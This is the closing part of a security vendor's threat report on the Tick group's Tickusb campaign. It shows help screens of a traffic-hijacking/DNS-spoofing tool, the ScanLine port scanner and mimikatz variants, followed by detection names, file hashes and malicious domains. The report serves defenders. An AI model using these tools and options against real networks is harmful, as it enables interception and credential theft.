


```
usage: hijack <-LVXhefvsxrkHDtNzi> <-d dev> <-S interval> <-IO pcap_dump>
         -W normal|byline|none> <-F file> <-p port> <-E quit time>
         <-R reboot time> <-b submask> <-m speed> <Source Host> <Dest Host>
         <match expression> <bpf filter> | <genuine host> <faked host>
   -h  is help/usage
   -V  is version information
   -v  is be verbose
   -e  is show empty packets
   -i  is ignore case
   -S  is spoof interval
   -r  is enabled ip routing
   -b  is to force define submask
   -m  is define max transmit speed k/s
   -f  is set full spoof-route mode default is half
   -x  is print in alternate hexdump format
   -X  is interpret match expression as hexadecimal
   -p  is the port to hijack
   -I  is read packet stream from pcap format file pcap_dump
   -D  is dnsspoof mode
   -t  is print timestamp every time a packet is matched
   -E  is time to quit
   -R  is time to reboot program
   -N  is release demo job file
   -s  is scan hosts in subnet
   -H  is hidden from console, background mode killed /k
```

Figure 15 | Execution screen of the hijack

3. ScanLine – l.dat

In 2016, the attacker used ScanLine, a port scanner, from Foundstone which has now been acquired by McAfee. The file (a353b591c7598a3ed808980e2b22b2a2) was used on many systems and the filenames used included msp.exe, ls.tmp, and sl-p.exe.




```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

sl [-?bhijnprsTUvz]
   [-cdgmq <n>]
   [-flLoO <file>]
   [-tu <n>[,<n>-<n>]]
   IP[,IP-IP]

 -?   - Shows this help text
 -b   - Get port banners
 -c   - Timeout for TCP and UDP attempts (ms). Default is 4000
 -d   - Delay between scans (ms). Default is 0
 -f   - Read IPs from file. Use "stdin" for stdin
 -g   - Bind to given local port
 -h   - Hide results for systems with no open ports
 -i   - For pinging use ICMP Timestamp Requests in addition to Echo Requests
 -j   - Don't output "-----..." separator between IPs
 -l   - Read TCP ports from file
 -L   - Read UDP ports from file
 -m   - Bind to given local interface IP
 -n   - No port scanning - only pinging (unless you use -p)
 -o   - Output file (overwrite)
 -O   - Output file (append)
```

Figure 16 | Execution screen ScanLine


4. Mimikatz – mi.exe, mi2.exe

The attacker used mimi 2.1 (3fe76cf644e045b8620d577c2366630a) and mimi 2.1.1 (b108df0 bd168684f27b6bddea737535e) variants of the mimikatz variant on the infected system. The filenames used included mi.exe and mi2.exe, which is mainly used by the Tick group.



```
c:\work>mi2

mimi # help
ERROR mimikatz_doLocal ; "help" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file output/base64 output
         version  -  Display some version informations
              cd  -  Change or display current directory
        markruss  -  Mark about PtH

mimi # version

mimi 2.1 (arch x86)
Windows NT 6.1 build 7601 (arch x64)
```

Figure 17 | Execution screen of mimi 2.1



```
c:\work>mi

mimi # help
ERROR mimikatz_doLocal ; "help" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file input/output base64
         version  -  Display some version informations
              cd  -  Change or display current directory
       localtime  -  Displays system local date and time (OJ command)
        hostname  -  Displays system local hostname

mimi # version

mimi 2.1.1 (arch x86)
```

Figure 18 | Execution screen of mimi 2.1.1

AhnLab's V3 products detect the Tickusb malware under the following aliases:

<V3 Product Aliases>

HackTool/Win32.Hijack

HackTool/Win32.Mimikatz

HackTool/Win32.Tickpatcher

Trojan/Win32.Agent

Trojan/Win32.Homamdown

Trojan/Win32.Loader

Trojan/Win32.Tickusb

7. IoC (Indicators of Compromise)

Major files

apphelp.dll	BrWeb.dll	CRYPTBASE.dll
igfext.exe	linkinfo.dll	msupdata.exe
svcmgr.exe	wincrypt.dll	wsmt.exe

Hashes (md5)

<table>
<tr><th colspan="6">Downloader : Bisodown</th></tr>
<tr><td colspan="3">3c6e67fc006818363b7ddade90757a84</td><td colspan="3">e470b7538dc075294532d8467b1516f8</td></tr>
<tr><th colspan="6">Downloader : Ghostdown</th></tr>
<tr><td colspan="3">4868fd194f0448c1f43f37c33935547d</td><td colspan="3">62ee703bbfbd5d77ff4266f9038c3c6c</td></tr>
<tr><th colspan="6">Tickusb</th></tr>
<tr><td colspan="2">15e72d83caaf1fe9e72e72b633ec5dfb</td><td colspan="2">16572393021beea366679e80cc78610c</td><td colspan="2">29875836605c26f7c78fc91bb2cff95d</td></tr>
<tr><td colspan="2">46c9fb12187c08f9da3429c047a41fd8</td><td colspan="2">4aadf927e5c2aa43b90d4b830c331a69</td><td colspan="2">599c4110aed58aa75d2322b4232a6855</td></tr>
<tr><td colspan="2">6f665826f89969f689cba819d626a85b</td><td colspan="2">9b31a5d124621e244cede857300f8aa6</td><td colspan="2">ad33da0d9507e242eb344b313454cea9</td></tr>
<tr><td colspan="2">bcb56ee8b4f8c3f0dfa6740f80cc8502</td><td colspan="2">ca99ea5f1ece7430243d8322445d1a1c</td><td colspan="2">dfba5e8019be5e400d53afeba83d6d93</td></tr>
<tr><th colspan="6">Keylogger</th></tr>
<tr><td colspan="3">220bf51185cd7ccc0aa64229c434ce1a</td><td colspan="3">27dbf927e85e00f14ee9be56711a5246</td></tr>
<tr><td colspan="3">7f98ff2b6648bd4fe2fc1503fc56b46d</td><td colspan="3">b79ef5a004e26c3d491eca895c59fb86</td></tr>
<tr><th colspan="6">Tools</th></tr>
<tr><td colspan="2">026ae46934eca5862db4dfc8c88c720a</td><td colspan="2">3fe76cf644e045b8620d577c2366630a</td><td colspan="2">a353b591c7598a3ed808980e2b22b2a2</td></tr>
<tr><td colspan="2">b108df0bd168684f27b6bddea737535e</td><td colspan="2">e84f29c45e4fbbce5d32edbfeec11e3a</td><td colspan="2"></td></tr>
</table>

Domains, URLs and IP address

127.0.0.1/jscript/timepill.html

pre.englandprevail.com/km/news/index.htm

update.saranmall.com/script/main.html

www.memsbay.com:443

8. References

[1] Tick Group Weaponized Secure USB Drives to Target Air-Gapped Critical Systems (https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems)

ASEC REPORT

Vol.95
Q2 2019

AhnLab

Contributors	ASEC Researchers	Publisher	AhnLab, Inc.
Editor	Content Creatives Team	Website	www.ahnlab.com
Design	Design Team	Email	global.info@ahnlab.com